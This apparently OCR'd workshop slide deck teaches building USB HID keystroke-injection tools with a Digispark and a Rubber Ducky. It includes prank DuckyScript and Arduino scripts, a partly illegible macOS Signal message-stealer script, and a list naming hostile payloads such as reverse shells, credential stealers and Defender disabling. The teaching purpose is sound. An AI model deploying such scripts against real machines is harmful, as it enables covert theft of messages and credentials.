Digispark HID Attacks

Creating Your Own USB Attack Tool

By Kody Kinzie

What We’ll Cover Today:

- Introduction to HID attacks
- The USB Rubber Ducky
- Famous HID attacks
- The Digispark & Attiny85
- Arduino IDE
- Loading the Digispark into Arduino
- Installing libraries
- Writing a sample script
- Duck2Spark
- Example payloads

Today’s Schedule

Design your own USB Attack Tool in Arduino

- 12:00 - 12:30 Introductions & lecture - What is an HID attack?
- 12:30 - 1 PM - Flash your DigiSpark using Arduino IDE
- 1 PM - 1:20 - Break
- 1:20 - 2:15 - Design your first HID Script
- 2:15 - 2:45 - Present HID scripts
- 2:45 - 3:00 - Break & Questions
- 3:00 - 3:20 - Advanced Payloads
- 3:20 - 3:50 - Break into teams & work on challenge
- 3:50 - 4:00 - Judge CTF Challenge Winners

Introduction To HID Attacks

Human Interface Devices are how we interact with technology, and because of this, they tend to be trusted.


This trust can be exploited, and HID attacks leverage this trust to get away with things they shouldn’t.

The USB Rubber Ducky is the most popular example, a microcontroller that uses a SD card to load instructions and type them like a keyboard while looking like a USB drive.


More advanced versions can work over Wi-Fi or fit inside a USB cable.

Do HID Attacks Work?

The University of Illinois did a study to determine if people would plug in random flash drives they found.



To determine whether users pick up and connect USB flash drives they find, we dropped 297 flash drives at the University of Illinois Urbana-Champaign—a large academic institution in the United States—and measured who connected the drives and why.




2. **Drive Appearance.** We varied the type of drives dropped at each location to determine whether users picked up the drive for altruistic or selfish reasons.[2]

   Two types are engineered to trigger altruistic tendencies: drives with a return address or with keys attached; two are intended to trigger selfish tendencies: drives with the label “confidential” or “final exam solutions”; one is our control group: drives with no label. We show an example of each in Fig. 1.

Researchers Also Examined Device Appearance

A number of different strategies were used to entice altruistic or selfish users into picking up the drives. These results were used to see which devices were picked up most often. What do you think they found?




(a) Unlabeled drive (b) Drive with keys (c) Drive with return label (d) Confidential drive (e) Exam solutions drive

Fig. 1:
Drive appearances—we dropped five different types of drives. We chose two appearances (keys and return label) to motivate altruism and two appearances (confidential and exam solutions) to motivate self-interest, as well as an unlabeled control.

HID Attacks Are Very Effective

Participants opened one or more files on 135 of the 297 flash drives (45%) and 290 of the drives (98%) were removed from their drop locations by the end of our observation period.




Category	Drives Opened		p
Drive Type			
Confidential	29/58	(50%)	0.72
Exams	30/60	(50%)	0.71
Keys	32/60	(53%)	0.47
Return Label	17/59	(29%)	0.10
None	27/60	(45%)	–

Source: https://ieeexplore.ieee.org/document/7546509

The USB Rubber Ducky


The USB Rubber Ducky is designed to look like a common flash drive and be easy to program, using a removable MicroSD card to store scripts. It can emulate a number of different keyboard languages and manufacturers.




The USB Rubber Ducky appears on Mr Robot!

MR. ROBOT

How Are HID Attacks Deployed?




Australians find hand delivered malware in the form of USB drives in mail boxes



Hand-delivered hacking: malicious USBs left in mailboxes | The ... - seattletimes.com

What is Inside a Rubber Ducky?



DuckyScript - The Simple Attack Scripting Language

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

This is a basic USB Rubber Ducky script.

It’s saved and then compiled into a .bin binary file using a JavaScript tool.

This is loaded to the SD card and then inserted into the USB Rubber Ducky

In this script, we wait a second, hit the GUI key along with space to open a spotlight search, and then open Terminal.

Next, the script sets the volume to max, and then opens a web URL to rickroll the user.

Links to USB Rubber Ducky Payloads

- Payload - Non-Malicious Auto Defacer
- Payload - Lock Your Computer Message
- Payload - Ducky Downloader
- Payload - Ducky Phisher
- Payload - FTP Download / Upload
- Payload - Restart Prank
- Payload - Silly Mouse, Windows is for Kids
- Payload - Windows Screen rotation hack
- Payload - Powershell Wget + Execute
- Payload - mimikatz payload
- Payload - MobileTabs
- Payload - Ugly Rolled Prank
- Payload - XMAS
- Payload - Pineapple Assocation (VERY FAST)
- Payload - Remotely Possible
- Payload - Batch Wiper/Drive Eraser
- Payload - Generic Batch
- Payload - Paint Hack
- Payload - Local DNS Poisoning
- Payload - Deny Net Access
- Payload - RunEXE from SD
- Payload - Run Java from SD
- Payload - Download mimikatz, grab passwords and email them via gmail
- Payload - Hotdog Wallpaper
- Payload - Android 5.x Lockscreen
- Payload - Chrome Password Stealer
- Payload - Website Lock
- Payload - Windows 10 : Download & Change Wallpaper
- Payload - Windows 10 : Download & Change Wallpaper another version
- Payload - Windows 10 : Download and execute file with Powershell
- Payload - Windows 10 : Disable windows defender
- Payload - Windows 10 : Disable Windows Defender through powershell
- Payload - Windows 10 : Wifi, Chrome Dump & email results
- Payload - Windows 7 : Logoff Prank
- Payload - Netcat Reverse Shell
- Payload - Fake Update screen
- Payload - Rickroll
- Payload - Fast Meterpreter
- Payload - Data-Exfiltration / Backdoor
- Payload - Fake Update screen
- Payload - OSX Sudo Passwords Grabber
- Payload - OSX Root Backdoor
- Payload - OSX User Backdoor
- Payload - OSX Local DNS Poisoning
- Payload - OSX Youtube Blaster
- Payload - OSX Photo Booth Prank
- Payload - OSX Internet Protocol Slurp
- Payload - OSX Ascii Prank
- Payload - OSX iMessage Capture
- Payload - OS X Wget and Execute
- Payload - OSX Passwordless SSH access (ssh keys)
- Payload - OSX Bella RAT Installation
- Payload - OSX Sudo for all users without password
- Payload - MrGray's Rubber Hacks
- Payload - Copy File to Desktop
- Payload - Youtube Roll
- Payload - Disable AVG 2012
- Payload - Disable AVG 2013
- Payload - EICAR AV test

Duck2Spark Can Convert From Ducky To Digispark


While we won’t cover it today, there is a script that can take a Duckyscript and convert it to a Digispark Arduino script - https://github.com/mame82/duck2spark

The flow for this is:

- Write a duckyscript
- Convert it to a .BIN file
- Convert the .BIN file to a .INO Arduino script
- Open the Arduino script and flash it to the Digispark


Example Script: Stealing Signal Messages


Script runs at 10:20



```
REM MACOS SIGNAL MESSAGE STEALER FOR TWIN DUCK
REM  - SKICKAR FOR HACKER INTERCHANGE 2018
REM Note: Requires you to click "View messages" to function
DELAY 2000
GUI SPACE
DELAY 500
STRING terminal
DELAY 500
ENTER
DELAY 1000
STRING open /[illegible]
DELAY 500
ENTER
DELAY 10000
COMMAND [illegible]
COMMAND C
ESCAPE
G[illegible]
D[illegible]
GU[illegible] q
COMMAND TAB
DELAY 1000
STRING nano /Volumes/DUCKY/stealer.txt
DELAY 1000
ENTER
DELAY 500
COMMAND v
DELAY 7000
CTRL X
```

The Digispark & Attiny85






Arduino IDE

Arduino IDE lets us program these boards directly without an SD card.

We can write code and flash it all from the same program.

While the code is a little longer, we can use it on much cheaper boards and it compiles and uploads automatically



```
#include "DigiKeyboard.h"
void setup() {}
void loop() {
  DigiKeyboard.delay(2000);
  DigiKeyboard.sendKeyStroke(0);
  DigiKeyboard.sendKeyStroke(KEY_SPACE, MOD_GUI_LEFT);
  DigiKeyboard.delay(600);
  DigiKeyboard.print("terminal");
  DigiKeyboard.delay(600);
 DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(5000);
  DigiKeyboard.print("A GHOST WROTE THIS");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);
  DigiKeyboard.delay(500);
  DigiKeyboard.print("wait && kill -9 $(ps -p $PPID -o ppid=)");
  DigiKeyboard.delay(500);
  DigiKeyboard.sendKeyStroke(KEY_ENTER);

for(;;){ /*empty*/ }}
```

Done uploading.

DuckyScript vs Digispark

These two scripts produce the same result, which is to RickRoll someone using a MacOS computer. As you can see, they’re very similar, but not the same.

```
DELAY 1000
GUI SPACE
STRING terminal
DELAY 500
ENTER
DELAY 4000
STRING osascript -e 'set volume 7'
DELAY 500
ENTER
DELAY 500
STRING open https://youtu.be/_hl0qMtdfng
DELAY 500
ENTER
```

